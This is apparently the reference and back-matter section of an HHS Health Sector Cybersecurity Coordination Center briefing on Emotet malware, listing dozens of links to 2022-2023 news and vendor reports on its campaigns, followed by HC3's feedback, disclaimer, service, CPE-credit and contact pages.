AgentTesla Remains Most Prolific Malware in November, Emotet and Qbot Grow
<https://www.infosecurity-magazine.com/news/agenttesla-top-november-malware/>

November 2022's Most Wanted Malware: A Month of Comebacks for Trojans as Emotet and Qbot Make an Impact
<https://blog.checkpoint.com/2022/12/13/november-2022s-most-wanted-malware-a-month-of-comebacks-for-trojans-as-emotet-and-qbot-make-an-impact/>

EmoLoad: Loading Emotet Modules without Emotet
<https://blogs.vmware.com/security/2022/12/emoload-loading-emotet-modules-without-emotet.html>

Emotet Strikes Again – LNK File Leads to Domain Wide Ransomware
<https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/>

Emotet malware attacks return after three-month break
<https://www.bleepingcomputer.com/news/security/emotet-malware-attacks-return-after-three-month-break/>

Emotet Returns With New Methods of Evasion
<https://blogs.blackberry.com/en/2023/01/emotet-returns-with-new-methods-of-evasion>

Emotet returns and deploys loaders
<https://www.intrinsec.com/emotet-returns-and-deploys-loaders/>

Emotet attempts to sell access after infiltrating high-value networks
<https://www.scmagazine.com/news/emotet-sell-access-high-value-networks>

A Comprehensive Look at Emotet's Fall 2022 Return
<https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-fall-2022-return>





References

Emotet returns Targeting Users Worldwide

<https://cyble.com/blog/emotet-returns-targeting-users-worldwide/>

Emotet coming in hot

<https://blog.talosintelligence.com/emotet-coming-in-hot/>

Exposing Emotet and its cybercriminal supply chain

<https://www.helpnetsecurity.com/2022/11/08/exposing-emotet-cybercriminal-supply-chain-video/>

Emotet botnet starts blasting malware again after 4 month break

<https://www.bleepingcomputer.com/news/security/emotet-botnet-starts-blasting-malware-again-after-4-month-break/>

Emotet: A Malware Family That Keeps Going

<https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/emotet-a-malware-family-that-keeps-going/>

A DEEP DIVE INTO NEW 64 BIT EMOTET MODULES

<https://blogs.quickheal.com/a-deep-dive-into-new-64-bit-emotet-modules/>

Archive Sidestepping Self-Unlocking Password-Protected RAR

<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/archive-sidestepping-self-unlocking-password-protected-rar/>

The Emotet malware is back and experts warn of a high-volume malspam campaign delivering payloads like IcedID and Bumblebee.

<https://securityaffairs.co/138824/cyber-crime/emotet-is-back-nov-2022.html>

Emotet's return underscores that some threat groups never go away for good

<https://www.scmagazine.com/news/emotets-return-underscores-that-some-threat-groups-never-go-away-for-good>





References

How Emotet is changing tactics in response to Microsoft's tightening of Office macro security

<https://www.welivesecurity.com/2022/06/16/how-emotet-is-changing-tactics-microsoft-tightening-office-macro-security/>

Emotet Office Macros Abuse Continues Despite Microsoft Protections

<https://duo.com/decipher/emotet-office-macros-abuse-continues-despite-microsoft-protections>

July 2022's Most Wanted Malware: Emotet Takes Summer Vacation but Definitely Not 'Out-of-Office'

<https://blog.checkpoint.com/2022/08/10/july-2022s-most-wanted-malware-emotet-takes-summer-vacation-but-definitely-not-out-of-office/>

Emotet infection with Cobalt Strike

<https://isc.sans.edu/diary/rss/28824>

Cyber Security Today, Sept. 21, 2022 – Browser malware spreading, Emotet botnet offers different ransomware, and more

<https://www.itworldcanada.com/article/cyber-security-today-sept-21-2022-browser-malware-spreading-emotet-botnet-offers-different-ransomware-and-more/503893>

Dead or Alive? An Emotet Story

<https://thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/>

Emotet botnet now pushes Quantum and BlackCat ransomware

<https://www.bleepingcomputer.com/news/security/emotet-botnet-now-pushes-quantum-and-blackcat-ransomware/>

Emotet Being Distributed Again via Excel Files After 6 Months

<https://asec.ahnlab.com/en/41826/>

Threat Source newsletter (Nov. 10, 2022): Vulnerability research, movies in class, and Emotet once again

<https://blog.talosintelligence.com/threat-source-newsletter-oct-10-2022/>





References

Conti and Emotet: A constantly destructive duo

<https://intel471.com/blog/conti-emotet-ransomware-conti-leaks>

Emotet Tests New TTPs

<https://www.infosecurity-magazine.com/news/emotet-tests-new-ttps/>

Emotet Downloader Document Uses Regsvr32 for Execution

<https://blog.eclecticIQ.com/emotet-downloader-document-uses-regsvr32-for-execution>

Emotet malware now steals credit cards from Google Chrome users

<https://www.bleepingcomputer.com/news/security/emotet-malware-now-steals-credit-cards-from-google-chrome-users/>

Emotet Proved Too Effective for Threat Actors to Abandon

<https://securityboulevard.com/2022/06/emotet-proved-too-effective-for-threat-actors-to-abandon/>

Emotet Being Distributed Using Various Files

<https://asec.ahnlab.com/en/34556/>

Emotet C2 and Spam Traffic Video

<https://securityboulevard.com/2022/05/emotet-c2-and-spam-traffic-video/>

Mirai, STRRAT and Emotet see resurgence in Q1 2022

<https://www.scmagazine.com/news/mirai-strrat-and-emotet-see-resurgence-in-q1-2022>

Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware

https://www.trendmicro.com/en_us/research/22/e/bruised-but-not-broken--the-resurgence-of-the-emotet-botnet-malw.html





References

The Emotet botnet is back, and it has some new tricks to spread malware

<https://www.zdnet.com/article/the-emotet-botnet-is-back-and-it-has-some-new-tricks-to-spread-malware/>

Threat Source newsletter (May 5, 2022) – Emotet is using up all of its nine lives

<https://blog.talosintelligence.com/threat-source-newsletter-may-5-2022/>

EmoCheck now detects new 64-bit versions of Emotet malware

<https://www.bleepingcomputer.com/news/security/emocheck-now-detects-new-64-bit-versions-of-emotet-malware/>

Emotet is Back From ‘Spring Break’ With New Nasty Tricks

<https://threatpost.com/emotet-back-new-tricks/179410/>

How Emotet flooded Japanese inboxes

<https://blog.avast.com/emotet-botnet-japan>

Excel 4 Emotet Maldoc Analysis using CyberChef

<https://isc.sans.edu/diary/Excel+4+Emotet+Maldoc+Analysis+using+CyberChef/28830>

Emotet Summary: November 2021 Through January 2022

<https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/>

Emotet Testing New Delivery Ideas After Microsoft Disables VBA Macros by Default

<https://thehackernews.com/2022/04/emotet-testing-new-delivery-ideas-after.html>

Emotet Tests New Delivery Techniques

<https://www.proofpoint.com/us/blog/threat-insight/emotet-tests-new-delivery-techniques>





References

Emotet Revamp: New Payloads and 64-Bit Modules

<https://cyware.com/news/emotet-revamp-new-payloads-and-64-bit-modules-8905bdd7>

Emotet botnet activity spikes

<https://www.scmagazine.com/brief/emotet-botnet-activity-spikes>

Kaspersky finds malicious spam campaign targeting organizations grows 10-fold in a month, spreads Qbot and Emotet malware

https://usa.kaspersky.com/about/press-releases/2022_kaspersky-finds-malicious-spam-campaign-targeting-organizations-grows-10-fold-in-a-month-spreads-qbot-and-emotet-malware

Emotet botnet rears its ugly head again

<https://www.itweb.co.za/content/PmxVE7KlxY1MQY85>

Emotet malware now installs via PowerShell in Windows shortcut files

<https://www.bleepingcomputer.com/news/security/emotet-malware-now-installs-via-powershell-in-windows-shortcut-files/>

Emotet ‘Test’ Campaign Leverages OneDrive, XLL Files

<https://duo.com/decipher/emotet-test-campaign-moves-away-from-malicious-macros>

Group behind Emotet botnet malware testing new methods to get around Microsoft security

<https://cyberscoop.com/emotet-tweaks-microsoft-botnet-russia/>

Emotet Is Back and Is Deadlier Than Ever! A Rundown of the Emotet Malware

<https://www.infosecurity-magazine.com/blogs/a-rundown-of-the-emotet-malware/>

Emotet malware infects users again after fixing broken installer

<https://www.bleepingcomputer.com/news/security/emotet-malware-infects-users-again-after-fixing-broken-installer/>





References

MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part I

<https://www.fortinet.com/blog/threat-research/ms-office-files-involved-in-emotet-trojan-campaign-pt-one>

MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part II

<https://www.fortinet.com/blog/threat-research/ms-office-files-involved-again-in-recent-emotet-trojan-campaign-part-ii>

Emotet Redux

<https://blog.lumen.com/emotet-redux/>

Emotet botnet switches to 64-bit modules, increases activity

<https://www.bleepingcomputer.com/news/security/emotet-botnet-switches-to-64-bit-modules-increases-activity/>

Malware in e-mail on the rise

<https://www.kaspersky.com/blog/qbot-emotet-spam-mailing/44144/>

Trends in the Recent Emotet Maldoc Outbreak

<https://www.fortinet.com/blog/threat-research/Trends-in-the-recent-emotet-maldoc-outbreak>

Emotet modules and recent attacks

<https://securelist.com/emotet-modules-and-recent-attacks/106290/>

March 2022's Most Wanted Malware: Easter Phishing Scams Help Emotet Assert its Dominance

<https://blog.checkpoint.com/security/march-2022s-most-wanted-malware-easter-phishing-scams-help-emotet-assert-its-do>

Rebirth of Emotet: New Features of the Botnet and How to Detect it

<https://thehackernews.com/2022/02/reborn-of-emotet-new-features-of-botnet.htmlminance/>





References

Emotet Stops Using 0.0.0.0 in Spambot Traffic

<https://isc.sans.edu/diary/Emotet+Stops+Using+0000+in+Spambot+Traffic/28270>

Emotet Spam Abuses Unconventional IP Address Formats to Spread Malware

https://www.trendmicro.com/en_us/research/22/a/emotet-spam-abuses-unconventional-ip-address-formats-spread-malware.html

Emotet Being Distributed in Korea via Excel Files

<https://asec.ahnlab.com/en/31313/>

New Emotet Infection Method

<https://unit42.paloaltonetworks.com/new-emotet-infection-method/>

THREAT ANALYSIS: Cobalt Strike - IcedID, Emotet and Qbot

<https://www.cybereason.com/blog/threat-analysis-report-all-paths-lead-to-cobalt-strike-icedid-emotet-and-qbot>

Any.run – Emotet

<https://any.run/malware-trends/emotet>

TrickBot malware suddenly got quiet, researchers say, but it's hardly the end for its operators

<https://cyberscoop.com/trickbot-shutdown-conti-emotet/>

Rise and Fall of Emotet

<https://any.run/cybersecurity-blog/rise-and-fall-of-emotet/>

Something strange is going on with Trickbot

<https://intel471.com/blog/trickbot-2022-emotet-bazar-loader>





References

Emotet resumes spam operations, switches to OneNote

<https://blog.talosintelligence.com/emotet-switches-to-onenote/>

Emotet Malware Adapts with OneNote Attachments to Deliver Payloads

<https://cyble.com/blog/recent-emotet-spam-campaign-utilizing-new-tactics/>

Emotet adopts Microsoft OneNote attachments

<https://www.malwarebytes.com/blog/threat-intelligence/2023/03/emotet-onenote>

Emotet's Uncommon Approach of Masking IP Addresses

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/emotets-uncommon-approach-of-masking-ip-addresses/>

TrickBot operators slowly abandon the botnet and replace it with Emotet

<https://www.csponline.com/article/572137/trickbot-operators-slowly-abandon-the-botnet-and-replace-it-with-emotet.html>

The Evolution of Emotet Malware

<https://cofense.com/blog/the-evolution-of-emotet-malware/>

Emotet malware now distributed in Microsoft OneNote files to evade defenses

<https://www.bleepingcomputer.com/news/security/emotet-malware-now-distributed-in-microsoft-onenote-files-to-evasive-defenses/>

Emotet Returns, Now Adopts Binary Padding for Evasion

https://www.trendmicro.com/en_us/research/23/c/emotet-returns-now-adopts-binary-padding-for-evasion.html

Emotet Again! The First Malspam Wave of 2023

<https://www.deepinstinct.com/blog/emotet-again-the-first-malspam-wave-of-2023>





References

Emotet malware distributed as fake W-9 tax forms from the IRS

<https://www.bleepingcomputer.com/news/security/emotet-malware-distributed-as-fake-w-9-tax-forms-from-the-irs/>

Emotet Spoofs IRS in Tax Season-Themed Phishing Email Campaign

<https://cofense.com/blog/emotet-spoofs-irs-in-tax-season-themed-phishing-campaign/>

Emotet Trojan Shows Strong Resurgence as it Reboots Itself

<https://cyware.com/news/emotet-trojan-shows-strong-resurgence-as-it-reboots-itself-9f4d2198>

Deobfuscating the Recent Emotet Epoch 4 Macro

<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/deobfuscating-the-recent-emotet-epoch-4-macro/>

Emotet Being Distributed via OneNote

<https://asec.ahnlab.com/en/50564/>

Emotet: Dangerous Malware Keeps on Evolving

<https://medium.com/threat-intel/emotet-dangerous-malware-keeps-on-evolving-ac84aadbb8de>

Cybercriminals Exploit SVB's Collapse; Emotet Returns & BatLoader Abuses Google Ads

<https://blog.eclecticiq.com/cybercriminals-exploit-svbs-collapse-emotet-returns-batloader-abuses-google-ads>

Notorious Botnet Uses Zip Bombing Techniques to Evasive Detection

<https://cyble.com/blog/emotet-strikes-again-resuming-spamming-operations/>

March 2023's Most Wanted Malware: New Emotet Campaign Bypasses Microsoft Blocks to Distribute Malicious OneNote Files

<https://blog.checkpoint.com/security/march-2023s-most-wanted-malware-new-emotet-campaign-bypasses-microsoft-blocks-to-distribute-malicious-onenote-files/>





FAQ

Upcoming Briefing

- 12/7 – Open-Source Software Risks to the Health Sector

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are **highly encouraged** to provide feedback. To provide feedback, please complete the [HC3 Customer Feedback Survey](#).

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV.

Disclaimer

These recommendations are advisory and are not to be considered as federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. The HHS does not endorse any specific person, entity, product, service, or enterprise.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



About HC3

The Health Sector Cybersecurity Coordination Center (HC3) works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector. HC3 was established in response to the Cybersecurity Information Sharing Act of 2015, a federal law mandated to improve cybersecurity in the U.S. through enhanced sharing of information about cybersecurity threats.

What We Offer

Sector and Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment, or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

Alerts and Analyst Notes

Documents that provide in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings

Presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



CPE Credits

This 1-hour presentation by HHS HC3 provides you with 1 hour of CPE credits based on your Certification needs.

The areas that qualify for CPE credits are Security and Risk Management, Asset Security, Security Architecture and Engineering, Communication and Network Security, Identity and Access Management, Security Assessment and Testing, Security Operations, and Software Development Security.

Typically, you will earn 1 CPE credit per 1 hour time spent in an activity. You can report CPE credits in 0.25, 0.50 and 0.75 increments.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center

Contacts



WWW.HHS.GOV/HC3



HC3@HHS.GOV